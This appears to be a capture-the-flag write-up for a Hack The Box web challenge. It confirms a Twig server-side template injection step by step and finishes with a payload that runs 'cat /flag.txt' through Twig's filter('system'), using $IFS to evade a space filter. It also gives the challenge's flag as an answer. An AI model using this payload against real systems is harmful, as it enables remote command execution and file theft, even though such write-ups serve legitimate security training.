
Answer: HTB{3b8e2b940775e0267ce39d7c80488fc8}Array

Method: Opening the target website with normal browser:



Reveals nothing of the ordinary, the buttons not working.

Lets open the target server's website with burpsuite, setting the interceptor on:




Upon page load – a POST request is sent, with the parameter 'api' and its value a path to some other URL, which has his own parameter 'id' with its own value 'FusionExpress01'.

We will now proceed with SSTI attack and set the ‘id’ value to:


```
${7*7}
```

Using burpsuite repeater:



Value not changed. Let’s proceed with:


```
{{7*7}}
```



Value is now ‘49’, indicating SSTI vulnerability.

We will proceed to determine the SSTI type with the payload:

```
{{7*'7'}}
```



As the value remains ‘49’ – its twig SSTI.

We will proceed to inject the twig SSTI payload, with the removal of spaces, and in the command ‘cat /flag.txt’ – we will replace the space with linux ‘special space’ – ‘$IFS’ (the server won’t accept spaces, bypass is required):

```
{{['cat${IFS}/flag.txt']|filter('system')}}
```